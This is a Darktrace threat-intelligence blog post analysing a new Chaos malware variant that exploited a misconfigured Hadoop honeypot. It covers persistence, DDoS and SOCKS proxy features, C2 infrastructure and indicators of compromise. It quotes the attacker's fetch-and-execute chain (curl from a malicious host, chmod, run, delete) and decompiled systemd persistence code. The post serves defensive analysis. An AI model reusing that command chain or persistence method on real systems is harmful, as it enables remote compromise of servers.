New Chaos Malware Variant found Exploiting Misconfigurations in the Cloud

darktrace.com/blog/darktrace-identifies-new-chaos-malware-variant-exploiting-misconfigurations-in-the-cloud

Nathaniel Bill April 7, 2026

April 7, 2026

Darktrace Identifies New Chaos Malware Variant Exploiting Misconfigurations in the Cloud


Chaos malware is increasingly targeting misconfigured cloud deployments, expanding beyond its traditional focus on routers and edge devices. Darktrace's honeypot networks revealed evolving tactics and new capabilities, highlighting the growing risks to cloud servers.


Inside the SOC

Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. *Inside the SOC* is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.

Share
















07

Apr 2026

Introduction

To observe adversary behavior in real time, Darktrace operates a global honeypot network known as “CloudyPots”, designed to capture malicious activity across a wide range of services, protocols, and cloud platforms. These honeypots provide valuable insights into the techniques, tools, and malware actively targeting internet-facing infrastructure.

One example of software targeted within Darktrace’s honeypots is Hadoop, an open-source framework developed by Apache that enables the distributed processing of large data sets across clusters of computers. In Darktrace’s honeypot environment, the Hadoop instance is intentionally misconfigured to allow attackers to achieve remote code execution on the service. In one example from March 2026, this enabled Darktrace to identify and further investigate activity linked to Chaos malware.

What is Chaos Malware?

First discovered by Lumen’s Black Lotus Labs, Chaos is a Go-based malware [1]. It is speculated to be of Chinese origin, based on Chinese language characters found within strings in the sample and the presence of zh-CN locale indicators. Based on code overlap, Chaos is likely an evolution of the Kaiji botnet.

Chaos has historically targeted routers and primarily spreads through SSH brute-forcing and known Common Vulnerabilities and Exposures (CVEs) in router software. It then utilizes infected devices as part of a Distributed Denial-of-Service (DDoS) botnet, as well as cryptomining.

Darktrace's view of a Chaos Malware Compromise

The attack began when a threat actor sent a request to an endpoint on the Hadoop deployment to create a new application.




Figure 1: The initial infection being delivered to the unsecured endpoint.

This defines a new application with an initial command to run inside the container, specified in the command field of the **am-container-spec** section. This, in turn, initiates several shell commands:

- **curl -L -O http://pan.tenire[.]com/down.php/7c49006c2e417f20c732409ead2d6cc0.** - downloads a file from the attacker's server, in this case a Chaos agent malware executable.
- **chmod 777 7c49006c2e417f20c732409ead2d6cc0.** - sets permissions to allow all users to read, write, and execute the malware.
- **./7c49006c2e417f20c732409ead2d6cc0.** - executes the malware
- **rm -rf 7c49006c2e417f20c732409ead2d6cc0.** - deletes the malware file from the disk to reduce traces of activity.

In practice, once this application is created an attacker-defined binary is downloaded from their server, executed on the system, and then removed to prevent forensic recovery. The domain pan.tenire[.]com has been previously observed in another campaign, dubbed "Operation Silk Lure", which delivered the ValleyRAT Remote Access Trojan (RAT) via malicious job application resumes. Like Chaos, this campaign featured extensive Chinese characters throughout its stages,

including within the fake resume themselves. The domain resolves to 107[.]189.10.219, a virtual private server (VPS) hosted in BuyVM's Luxembourg location, a provider known for offering low-cost VPS services.

Analysis of the updated Chaos malware sample

Chaos has historically targeted routers and other edge devices, making compromises of Linux server environments a relatively new development. The sample observed by Darktrace in this compromise is a 64-bit ELF binary, while the majority of router hardware typically runs on ARM, MIPS, or PowerPC architecture and often 32-bit.

The malware sample used in the attack has undergone notable restructuring compared to earlier versions. The default namespace has been changed from "main_chaos" to just "main", and several functions have been reworked. Despite these changes, the sample retains its core features, including persistence mechanisms established via systemd and a malicious keep-alive script stored at /boot/system.pub.

```
main_CreateFile(
  (unsigned int)"/usr/lib/systemd/system/quotaon.service",
  39,
  (unsigned int)"[Unit]\n"
                "Description=linux\n"
                "After=network.target\n"
                "[Service]\n"
                "Type=forking\n"
                "ExecStart=/boot/system.pub\n"
                "ExecReload=/boot/system.pub\n"
                "ExecStop=/boot/system.pub\n"
                "[Instal",
```

Figure 2: The creation of the systemd persistence service.

Likewise, the functions to perform DDoS attacks are still present, with methods that target the following protocols:

- HTTP
- TLS
- TCP
- UDP
- WebSocket

However, several features such as the SSH spreader and vulnerability exploitation functions appear to have been removed. In addition, several functions that were previously believed to be inherited from Kaiji have also been changed, suggesting that the threat actors have either rewritten the malware or refactored it extensively.

A new function of the malware is a SOCKS proxy. When the malware receives a StartProxy command from the command-and-control (C2) server, it will begin listening on an attacker-controlled TCP port and operates as a SOCKS5 proxy. This enables the attacker to route their traffic via the compromised server and use it as a proxy. This capability offers several advantages: it enables the threat actor to launch attacks from the victim's internet connection, making the activity appear to originate from the victim instead of the attacker, and it allows the attacker to pivot into internal networks only accessible from the compromised server.

```
else if ( *(_QWORD *)command_buffer == 'orPtratS' && *(_WORD *)(command_buffer + 8) == 'yx' && a2 == 2 )
{
  v95 = *(void (__golang **)())(v9 + 24);
  v102 = *(_QWORD *)(v9 + 16);
  v31 = (void (__golang **)())runtime_newobject((const RTYPE *)&unk_68CC00);
  *v31 = go_wrapper_for_StartProxy;
```

Figure 3: The command processor for StartProxy. Due to endianness, the string is reversed.

In previous cases, other DDoS botnets, such as Aisuru, have been observed pivoting to offer proxying services to other cybercriminals. The creators of Chaos may have taken note of this trend and added similar functionality to expand their monetization options and enhance the capabilities of their own botnet, helping ensure they do not fall behind competing operators.

The sample contains an embedded domain, gmserver.osfc[.]org[.]cn, which it uses to resolve the IP of its C2 server. At time or writing, the domain resolves to 70[.]39.181.70, an IP owned by NetLabel Global which is geolocated at Hong Kong.

Historically, the domain has also resolved to 154[.]26.209.250, owned by Kurun Cloud, a low-cost VPS provider that offers dedicated server rentals. The malware uses port 65111 for sending and receiving commands, although neither IP appears to be actively accepting connections on this port at the time of writing.

Key takeaways

While Chaos is not a new malware, its continued evolution highlights the dedication of cybercriminals to expand their botnets and enhance the capabilities at their disposal. Previously reported versions of Chaos malware already featured the ability to exploit a wide range of router CVEs, and its recent shift towards targeting Linux cloud-server vulnerabilities will further broaden its reach.

It is therefore important that security teams patch CVEs and ensure strong security configuration for applications deployed in the cloud, particularly as the cloud market continues to grow rapidly while available security tooling struggles to keep pace.

The recent shift in botnets such as Aisuru and Chaos to include proxy services as core features demonstrates that denial-of-service is no longer the only risk these botnets pose to organizations and their security teams. Proxies enable attackers to bypass rate limits and mask their tracks,

enabling more complex forms of cybercrime while making it significantly harder for defenders to detect and block malicious campaigns.

Edited by Ryan Traill (Content Manager)

Indicators of Compromise (IoCs)

ae457fc5e07195509f074fe45a6521e7fd9e4cd3cd43e42d10b0222b34f2de7a - Chaos Malware hash

182[.]90.229.95 - Attacker IP

pan.tenire[.]com (107[.]189.10.219) - Server hosting malicious binaries

gmserver.osfc[.]org[.]cn (70[.]39.181.70, 154[.]26.209.250) - Attacker C2 Server

References


[1] - https://blog.lumen.com/chaos-is-a-go-based-swiss-army-knife-of-malware/

Inside the SOC

Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. *Inside the SOC* is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.

Share this post

Latest blogs




Inside ZionSiphon: Darktrace’s Analysis of OT Malware Targeting Israeli Water Systems

OT

•

April 16, 2026



Calum Hall

Technical Content Researcher



Why Behavioral AI Is the Answer to Mythos

AI

•

